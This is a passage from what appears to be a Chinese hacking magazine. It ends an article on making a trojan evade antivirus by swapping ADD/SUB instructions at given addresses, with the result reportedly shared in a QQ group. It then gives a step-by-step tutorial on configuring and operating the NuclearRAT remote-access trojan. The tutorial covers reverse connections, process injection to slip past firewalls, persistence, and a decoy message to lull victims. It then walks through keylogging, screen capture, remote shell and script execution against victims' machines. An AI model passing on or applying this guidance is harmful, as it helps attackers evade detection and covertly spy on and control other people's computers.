老样子，使用OD载入，根据沙漠之狐说的ADD命令和SUB命令互换原理，我仅仅修改了两个地方：005DB6CE 改“sub ebp,7”为“add ebp,-7”，“005DB74D”改“add edi,4”为“sub edi,-4”，最后保存。作好的软件过了MACFEE，金山，卡巴，瑞星。

好了，本次免杀还算成功，我把软件发到了QQ群共享了。同时，我们在做免杀的时候，要多注意各种方法的结合，只有这样才能让我们的东西在世界上呆得更久，欢迎大家到黑X官方论坛探讨技术，我的ID是LEON。

（本文所涉及到的ASPack的脱壳机、OllyICE、PEID、ZEROADD、ASPack2.12、北斗3.6和免杀的X-way已收录到光盘中）

国外的好马——NuclearRAT

天涯衰草

当小菜们为网络上隔三差五的就会推出一款新的国产木马而欢欣雀跃时，有没有发现到这些木马不论是在功能上，还是在界面上，都“长”得差不多呢？这确实是一个值得思考的问题，菜鸟们需要的不仅仅是“量”，更需要“质”，那么如何才能使国产的木马有更多的创新内容呢？我想吸取国外优秀木马的技术特点或许是一个很好的方法。今天我就为大家介绍一款全新的木马程序，它不仅采用了很多主流的技术，还拥有大量的原创内容，它就是国外木马——NuclearRAT。

一、配置服务端程序

虽然NuclearRAT是一款国外的木马程序，但是国内的木马爱好者已经将其汉化了，这使得我们的操作非常方便。首先点击工具栏中的“创建服务端”按钮来配置服务端程序，NuclearRAT木马的服务端创建窗口中的内容相当丰富，包括连接设置、文件名称、杂项、信息框、插件等相关选择。

首先点击“连接设置”，从中我们可以了解到NuclearRAT木马采用了正向和反向两种连接方式，而反向连接又可以使用“PHP解析URL”和“连接DNS”两种方式。我采用的是DNS这种方式，在“连接DNS”选项中设置本地计算机的IP地址，接着在“端口”选项中设置用于木马连接的端口。如果用户要采用PHP这种方式，也就是我们常见的网页连接，就需要在“PHP解析URL”选项中设置相关的网页地址，然后选中下面的“URL重定向服务器”选项，如图1。至于正向连接，只需要设置连接密码和连接端口即可。




图1

接着切换到“文件名称”选项，在这里我们设置服务端程序安装的文件名称、DLL文件名称、安装目录等内容。NuclearRAT木马为用户准备了多种安装目录选择，比如木马默认的“%w\NR”就表示系统目录中的Windows文件夹。如果用户需要采用其它的文件目录，可以点击后面的“？”进行查询。线程插入是目前大多数木马所采用的绕过防火墙的方法，木马默认将服务端程序的进程插入到系统默认的浏览器的进程中。用户同样可以点击后面的“？”来查询，使得服务端程序可以插入到其它的进程中。点击“启动”按钮可以设置服务端程序的启动方式，木马为用户提供了三种启动方式，包括SHELL启动、ActiveX插件启动以及常见的注册表启动，如图2。

点击“杂项”标签，这里包括“删除自身”、“创建不插入进程的服务端”以及




图2

“创建混合型服务端”等选项，用户可以根据自己的需要进行设置。所谓“混合型服务端”就是同时支持正向和反向连接的服务端程序。点击“信息框”标签，这里主要用于设置服务端程序运行后的提示信息，这个信息主要用于麻痹用户。“创建”标签不用多说，用户可以在此添加更多的插件，使得木马的功能更加的强大。但是为了减少服务端程序的体积，我们就不进行插件捆绑了，可以在以后需要的时候再进行添加。所有的配置完成后，点击“创建”标签就可以生成我们所需要的服务端程序了。

二、配置客户端程序

不管用户采用的是哪种连接方法，在进行连接前都需要进行客户端设置。点击工具栏中的“连接管理器”按钮，在弹出的“连接管理器”窗口中进行设置。如果用户采用的是反向连接，就需要在此设置网页空间的FTP信息。即使是采用的DNS反向连接，也需要在“监听端口”选项后的参数上点击鼠标右键，然后在弹出的“编辑数据”菜单中进行更改。除此以外还可以设置启动声音、正向连接密码、上线发出警报等信息，如图3。设置完成后点击窗口下方的“GO”按钮进行确认，然后就可以静等反弹连接的服务端程序自动上线。如果采用的是正向连接方式，用户只需要在操作界面工具栏中的“IP”选项后输入远程计算机的IP地址和连接端口，并且在IP地址和端口中间用“：”隔开，最后点击工具栏的“Connect”按钮即可进行连接。




图3

三、远程控制操作

当服务端程序被安装到远程计算机中后，稍等一会儿服务端程序就会自动上线了。从“上线主机”列表中选中上线的远程计算机，接着双击确认要准备开始控制远程计算机，然后就可以通过菜单栏中的控制命令进行各种控制操作。

首先点击“间谍”菜单下的命令，包括桌面捕捉、摄像头监控、键盘记录和计算机信息等。点击“桌面捕捉”命令，就可以在弹出的“桌面捕捉”窗口进行捕捉操作了。点击菜单栏中的“捕捉”按钮进行捕捉，默认情况下程序每次都捕捉一张远程桌面的图片，不过木马的捕捉速度非常快。如果要想进行连续捕捉，就需要选中“选项”菜单下的“刷新画面”命令。除此以外通过“选项”菜单下的“启动鼠标点击”命令，可以对远程桌面进行管理操作，就像在本地计算机中进行操作一样。还可以设定捕捉屏幕的大小，以及定时对远程屏幕进行捕捉操作，如图4。




图4

点击“间谍”菜单下的“键盘记录”命令，用户就可以监控远程计算机的键盘操作情况。点击“开始”按钮就可以立即进行截获当前远程用户的键盘记录，通过“记录键盘敲击”选项直接保存到本地计算机中。另外NuclearRAT木马的键盘记录功能还有一个亮点，我们知道要想进行键盘记录操作，字符集可以更好的显示出相应的字符。目前NuclearRAT木马支持对GB2312_CHARSET、CHINESEBIG5_CHARSET类型的字符集，用户可以根据自己的需要选择不同的字符集，不过由于这是一款国外的木马程序，虽然它的字符集非常丰富，但是依然不支持对中文字符的记录，如图5。




图5

“管理器”菜单下同样包括多个命令，分别是文件管理器、窗口管理器、进程管理器、注册表管理器以及插件管理器等。“文件管理器”的用法与大多数木马相同，其中有个文件搜索功能，通过它就可以在远程电脑中快速的搜索需要的文件，使用方法也和本地电脑的文件搜索一样简单，如图6。




图6

通过“窗口管理器”可以及时查看到远程桌面的窗口情况，可以对窗口进行最大化、最小化、关闭、隐藏、显示等操作，如图7。另外还可以禁用某个指定的窗口，或者将某个窗口设置为新的当前窗口，对选中窗口的标题栏进行更改，并能通过键盘发送大量的指令等操作。




图7




图8

通过“进程管理器”可以查看、刷新、关闭对方的进程。另外，这个木马还

有一个很特别的功能"插入服务端到这个程序"，如果我们在配置服务端程序的时候没有选择线程插入功能的话就可以现在进行插入设置，如图8。并且当选中某个进程后，点击"模块"标签还可以查看该进程中的线程情况，卸载其中不需要的DLL文件。

现在我们再来看看"控制"菜单中的命令，包括鼠标、脚本生成器、屏幕分辨率、WEB服务器等。通过脚本生成器命令窗口，用户可以编写一些脚本或批处理文件，从而对远程计算机进行控制。程序编写完成后，如果你觉得有必要的话，可以先点击"测试"按钮在本地进行测试，然后再通过"执行"按钮来远程执行，并且还可以对脚本的运行方式进行设置，如图9。




图9

"远程Shell"命令可以直接在客户端程序中直接的模拟出一个远程的命令提示符窗口。另外，通过"鼠标"可以控制远程计算机的鼠标运行，该功能并不是用户直接通过本地的鼠标进行控制，而是直接设置鼠标在远程桌面的坐标位置，这个功能在冰河木马中就出现过。除了以上的命令外，还有在本地架设WEB服务器，在远程计算机上打开Socks5端口以及更改远程屏幕的分辨率等等。

